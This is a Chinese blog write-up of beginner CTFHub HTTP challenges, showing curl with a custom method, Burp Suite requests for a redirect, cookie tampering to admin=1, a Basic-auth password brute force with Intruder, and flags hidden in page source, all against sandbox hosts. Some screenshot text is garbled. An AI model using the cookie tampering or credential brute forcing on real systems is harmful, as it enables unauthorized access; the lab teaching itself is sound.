

# CTFHUB-Http协议

原创

熊是本熊



于 2021-03-11 20:27:06 发布



250



收藏

版权声明：本文为博主原创文章，遵循 [CC 4.0 BY-SA](#) 版权协议，转载请附上原文出处链接和本声明。

本文链接：<https://blog.csdn.net/cainiao17441898/article/details/114679186>

版权

## CTFHUB-请求方式



关于http请求的方法和其他知识就看这个链接：

1.HTTP Method 是可以自定义的，并且区分大小写，直接用 CTFHUB 方法请求 index.php 即可拿到 flag。

HTTP Method is GET

Use CTF\*\*B Method, I will give you flag.

Hint: If you got 「HTTP Method Not Allowed」 Error, you should request index.php.

<https://blog.csdn.net/cainiao17441898>

windows打开cmd输入：curl -v -X CTFHUB http://challenge-d2ecdef791f4e8ee.sandbox.ctfhub.com:10080/index.php就可以得到 flag。

curl命令见：<https://www.cnblogs.com/guixiaoming/p/8507268.html>

```
<
<!DOCTYPE html>
<html>
N<head>
  <meta charset="UTF-8"/>
  <title>CTFHub HTTP Method</title>
</head>
g<body>
good job! ctfhub{7e6976b81abc6c50b9b1f000}
D</body>
2</html>
* Connection #0 to host challenge-d2ecdef791f4e8ee.sandbox.ctfhub.com left intact
```

<https://blog.csdn.net/cainiao17441898>

**CTFHUB-302跳转**

## 302跳转

所需金币: 30

题目状态: 已解出

解题奖励: 金币:100 经验:10

HTTP临时重定向

<http://challenge-98ed4fbde8818c48.sandbox.ctfhub.com:10080>

<https://blog.csdn.net/cainiao17441898>



# No Flag here!

[Give me Flag](#)

<https://blog.csdn.net/cainiao17441898>

查看源码发下Give me flag重定向给了index.php  
用burpsuite抓包之后发给repeater,就行了

Request	Response
<pre>1 GET /index.php HTTP/1.1 2 Host: challenge-98ed4fbde8818c48.sandbox.ctfhub.com:10080 3 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:86.0)   Gecko/20100101 Firefox/86.0 4 Accept:   text/html,application/xhtml+xml,application/xml;q=0.9,image/webp   ,*/*;q=0.8 5 Accept-Language:   zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2 6 Accept-Encoding: gzip, deflate 7 Connection: close 8 Referer:   http://challenge-98ed4fbde8818c48.sandbox.ctfhub.com:10080/ 9 Cookie: UM_distinctid=   17820f0fde26f-08148d78f42098-4c3f227c-144000-17820f0fde42d 10 Upgrade-Insecure-Requests: 1</pre>	<pre>1 HTTP/1.1 302 Moved Temporarily 2 Server: openresty/1.15.8.2 3 Date: Thu, 11 Mar 2021 11:40:56 GMT 4 Content-Type: text/html; charset=UTF-8 5 Connection: close 6 X-Powered-By: PHP/5.6.40 7 Location: /index.html 8 Access-Control-Allow-Origin: * 9 Access-Control-Allow-Headers: X-Requested-With 10 Access-Control-Allow-Methods: * 11 Content-Length: 33 12 13 ctfhub(9a0d9824bb4235eefecd1c89) 14</pre>

<https://blog.csdn.net/cainiao17441898>

## CTFHUB-Cookie

Cookie，有时也用其复数形式 Cookies。类型为“小型文本文件”，是某些网站为了辨别用户身份，进行Session跟踪而储存在用户本地终端上的数据（通常经过加密），由用户客户端计算机暂时或永久保存的信息  
用burpsuite抓包发给repeater，把admin=0改成admin=1




The screenshot shows the Burp Suite interface with a request and response view. The request is a GET request to a challenge endpoint. The response is a 200 OK status with various headers and a cookie. The cookie value is highlighted in red, and the 'admin=1' part is also highlighted in red.

```
Request
1 GET / HTTP/1.1
2 Host: challenge-db39870751a5e2bc.sandbox.ctfhub.com:10080
3 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:86.0) Gecko/20100101 Firefox/86.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
5 Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
6 Accept-Encoding: gzip, deflate
7 Connection: close
8 Cookie: UM_distinctid=17820f0fd26f-08148d78f42098-4c3f227c-144000-17820f0fde42d;
9 admin=1
10 Upgrade-Insecure-Requests: 1
11


Response
1 HTTP/1.1 200 OK
2 Server: openresty/1.15.8.2
3 Date: Thu, 11 Mar 2021 11:51:12 GMT
4 Content-Type: text/html; charset=UTF-8
5 Connection: close
6 X-Powered-By: PHP/5.6.40
7 Access-Control-Allow-Origin: *
8 Access-Control-Allow-Headers: X-Requested-With
9 Access-Control-Allow-Methods: *
10 Content-Length: 32
11
12 ctfhub(15757c6ae094232c5c8bd77f)
```

## CTFHUB-基础认证



The screenshot shows a login dialog box for a challenge. The dialog asks for a username and password. The URL is http://challenge-98ddc088b2d18561.sandbox.ctfhub.com:10080. The dialog title is "正在请求您的用户名和密码。该网站称: \"Do u know admin ?\"".

先随便猜一个密码，将其用burpsuit抓包之后发给intruder爆破。去掉那两个符号



The screenshot shows the Burp Suite interface with an attack request. The request is a GET request to /flag.html. The response is a 200 OK status with various headers and a cookie. The cookie value is highlighted in red, and the 'admin=1' part is also highlighted in red.

```
Attack type: Sniper
1 GET /flag.html HTTP/1.1
2 Host: challenge-98ddc088b2d18561.sandbox.ctfhub.com:10080
3 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:86.0) Gecko/20100101 Firefox/86.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
5 Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
6 Accept-Encoding: gzip, deflate
7 Connection: close
8 Referer: http://challenge-98ddc088b2d18561.sandbox.ctfhub.com:10080/
9 Cookie: UM_distinctid=$17820f0fd26f-08148d78f42098-4c3f227c-144000-17820f0fde42d$
10 Upgrade-Insecure-Requests: 1
11 Authorization: Basic OjEyMzQ1Ng==
12
13
```

改成这样

Configure the positions where payloads will be inserted into the base request. The attack type determines the way in which payloads are assigned to payload positions - see help for full details.

Attack type:


```
1 GET /flag.html HTTP/1.1
2 Host: challenge-98ddc088b2d18561.sandbox.ctfhub.com:10080
3 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:86.0) Gecko/20100101 Firefox/86.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
5 Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
6 Accept-Encoding: gzip, deflate
7 Connection: close
8 Referer: http://challenge-98ddc088b2d18561.sandbox.ctfhub.com:10080/
9 Cookie: UM_distinctid=17820f0fde26f-08148d78f42098-4c3f227c-144000-17820f0fde42d
10 Upgrade-Insecure-Requests: 1
11 Authorization: Basic $OjEyMzQ1Ng==$
12
13
```

<https://blog.csdn.net/cainiao17441898>

在 Payloads选项卡下，选择 Payload Type为SimpleList,然后在 Payload Options 中点击 load 加载密码字典

**?** Payload Options [Simple list]

This payload type lets you configure a simple list of strings that are used as payloads.



<https://blog.csdn.net/cainiao17441898>

**?** Payload Encoding

This setting can be used to URL-encode selected characters within the final payload, for safe transmission within HTTP requests.

URL-encode these characters:

Payload Encode

取消勾选的 URL-encode, 不然你会看到base64之后的=会被转成 %3d , 就爆破不出来。

Request ^	Payload	Status	Error	Timeout	Length	Comment
7	YWRtaW46MTIzNDU=	401	<input type="checkbox"/>	<input type="checkbox"/>	404	
8	YWRtaW46MTIzNA==	401	<input type="checkbox"/>	<input type="checkbox"/>	404	
9	YWRtaW46MTExMTEEx	401	<input type="checkbox"/>	<input type="checkbox"/>	404	
10	YWRtaW46MTIzNDU2Nw==	401	<input type="checkbox"/>	<input type="checkbox"/>	404	
11	YWRtaW46ZjZ29u	401	<input type="checkbox"/>	<input type="checkbox"/>	404	
12	YWRtaW46MTIzMTIz	401	<input type="checkbox"/>	<input type="checkbox"/>	404	
13	YWRtaW46YmFmZmVhZGw=	401	<input type="checkbox"/>	<input type="checkbox"/>	404	
14	YWRtaW46YVJjMTIz	401	<input type="checkbox"/>	<input type="checkbox"/>	404	
15	YWRtaW46Zm9vdGJhbGw=	200	<input type="checkbox"/>	<input type="checkbox"/>	378	
16	YWRtaW46bW9ua2V5	401	<input type="checkbox"/>	<input type="checkbox"/>	404	
17	YWRtaW46bGV0bWVpbGw==	401	<input type="checkbox"/>	<input type="checkbox"/>	404	
18	YWRtaW46Njk2OTY5	401	<input type="checkbox"/>	<input type="checkbox"/>	404	
19	YWRtaW46c2hhZG93	401	<input type="checkbox"/>	<input type="checkbox"/>	404	
20	YWRtaW46bW9vdGJhbGw=	401	<input type="checkbox"/>	<input type="checkbox"/>	404	

Request Response

Pretty Raw Render \n Actions


```
4 Content-Type: text/html; charset=utf-8
5 Connection: close
6 Last-Modified: Thu, 11 Mar 2021 11:53:22 GMT
7 RTT: 1/504=04h2-21"
```

```
你 8 flag: w/ 031a01b2-21
9 Access-Control-Allow-Origin: *
10 Access-Control-Allow-Headers: X-Requested-With
11 Access-Control-Allow-Methods: *
12 Content-Length: 33
13 ctfhub(2f4eb532d5fe526825f44747)
14
```

48 of 100 <https://blog.csdn.net/cainiao17441898>

有个长度不一样的，查看response就有flag了。

## CTFHUB-HTTP响应包源代码查看



flag就在源码里面。

```
<canvas id= canvas width= 1000 height= 700 ></canvas>
<div>
  <input id="switch" type="button" value="開始" onclick="clickSwitch()"></input><br/>
  <input id="content" type="text" value="0"></input>
</div>
</body>
<!-- ctfhub{5e83369f0fc0bf6e36402904} -->
<script type="text/javascript">
  const WIDTH = 1000;
  const HEIGHT = 700;
  const SNACK_WIDTH = 20;
  const SNACK_HEIGHT = 20;
  //移动时间间隔
  const TIME_MOVE = 300;
  //食物刷新时间
  const TIME_FOOD = 5000;
  //食物总量
  const TOTAL_FOOD = 200;
  //石头刷新时间
  const TIME_STONE = 8000;
```

## 文章目录

[CTFHUB-请求方式](#)

[CTFHUB- 302跳转](#)

[CTFHUB-Cookie](#)

[CTFHUB-基础认证](#)

[CTFHUB-HTTP响应包源代码查看](#)

[总结](#)

---

## 总结

HTTP知识需要熟练。题还是比较简单的。



[创作打卡挑战赛](#) >

[赢取流量/现金/CSDN周边激励大奖](#)